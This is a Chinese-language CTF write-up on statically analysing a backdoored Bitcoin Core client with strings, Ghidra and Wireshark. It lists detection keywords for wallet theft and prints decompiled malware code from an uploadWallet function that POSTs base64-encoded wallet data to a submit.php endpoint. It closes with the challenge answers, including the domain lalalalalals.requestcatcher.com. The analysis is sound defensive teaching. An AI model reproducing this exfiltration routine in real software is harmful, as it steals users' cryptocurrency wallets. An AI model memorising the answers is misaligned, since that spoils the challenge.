
https://medium.com/@schowdhury3838/introduction-to-static-analysis-solving-a-basic-reverse-engineering-challenge-cb03c9277e25



思路

静态分析的前提是，你已经有那一个malicious application的program可以拿来分析。

一般backdoor，就是一段malicious code，里面包含连接C2的attacker服务器。如果你能找到这个backdoor这段恶意代码，那就能找到入侵的位置。

如果你有它的可疑网络行为，可以wireshark来抓包。

如果你有它的恶意程序，那么就可以用Ghidra来逆向分析其代码，找可能的关键字。

🔧 实战建议（作为CTF解题者）：


1. **分析该客户端的可疑网络行为**：
   - 使用 `strings`，`grep` 查找 `http`，`https`，`.onion`，IP 地址等。
   - 用 Wireshark 抓包（如果能运行该客户端）。
2. **逆向分析二进制**（假设你拿到了被篡改的 Bitcoin Core）：
   - 用 `IDA`，`Ghidra`，或 `radare2` 查看是否有：
     - `send`，`recv`，`connect`，`fopen`，`write` 等敏感调用；
     - 明文字符串，例如 URL、路径、命令等。
3. **比较与官方版本的差异**：
   - 如果你知道 Bitcoin Core 原始文件结构，可以用 `diff`，`sha256sum`，`cmp` 等方式做版本比对；
   - 注意看文件是否嵌入了额外的 `.so`，`.dll`，`.py`，或压缩包等。

找到关键字后，就去看这个关键字出现在哪一个function中，然后去看compiler中该function的内容如何。


基本ghidra玩法


Windows -> Strings 用于找关键字，点击进去。

会指向该strings的汇编代码处。



对着蓝色范围的汇编码，右键，references，可以去往其high-level language的对应代码。





思路

首先通过strings，查找关键字，并找对应的方法。


② 利用 Ghidra 搜索 Strings

在 Ghidra 中打开：


- 点菜单：**Search → For Strings**
- 关键词建议搜索：
  - `"wallet.dat"`（关键）
  - `"http"` / `"POST"` / `"upload"` / `"send"` / `"steal"` / `"exfil"`
  - `.onion` / `php` / `cgi` / `fre.php` / `stealer.php`
  - `"~/.bitcoin/"` 或 `"C:\\Users\\"`（Windows 版本）

如果你看到类似：


看到一个submit.php方法，就很可疑，看看它要提交什么，还是Post请求。



可以看到汇编码中，该字符串是来自于uploadWallet这个方法中。双击绿色字体。



就会跳转到uploadWallet这个方法中，可以看其汇编码以及编译后的方法内容。




What is the name of the malicious function?

uploadWallet

Which application layer protocol is used for the backdoor?

http

```
                                (&local_278,local_a408);
    } while ((*(byte *)((long)plVar10 + *(long *)(*plVar10 + -0x18) + 0x20) & 5) == 0);
    puVar19 = (undefined8 *)
              "POST /submit.php?n=%s HTTP/1.1\r\nHost: %s\r\nContent-Type: application/x-www-form-ur
              lencoded\r\nContent-Length: %d\r\n\r\ndata=%s\r\n"
    ;
    puVar20 = local_a2f8;
    for (lVar17 = 0xf; lVar17 != 0; lVar17 = lVar17 + -1) {
      *puVar20 = *puVar19;
      puVar19 = puVar19 + (ulong)bVar22 * -2 + 1;
      puVar20 = puVar20 + (ulong)bVar22 * -2 + 1;
    }
    local_a27e = 0;
    local_a280 = 0xa0d;
    *(undefined8 *)((long)&local_38 + lVar9) = 0x10048aa4e;
    std::__1::basic_stringbuf<char,std::__1::char_traits<char>,std::__1::allocator<char>>::str();
    *(undefined8 *)((long)&local_38 + lVar9) = 0x10048aa61;
    base64_encode(&local_a438);
    if ((local_a450 & 1) != 0) {
      *(undefined8 *)((long)&local_38 + lVar9) = 0x10048aa76;
      __stubs::__ZdlPv(local_a440);
    }
```



What encoding algorithm is used for data exfiltration?

base64

What is the domain name used for the backdoor?

lalalalalals.requestcatcher.com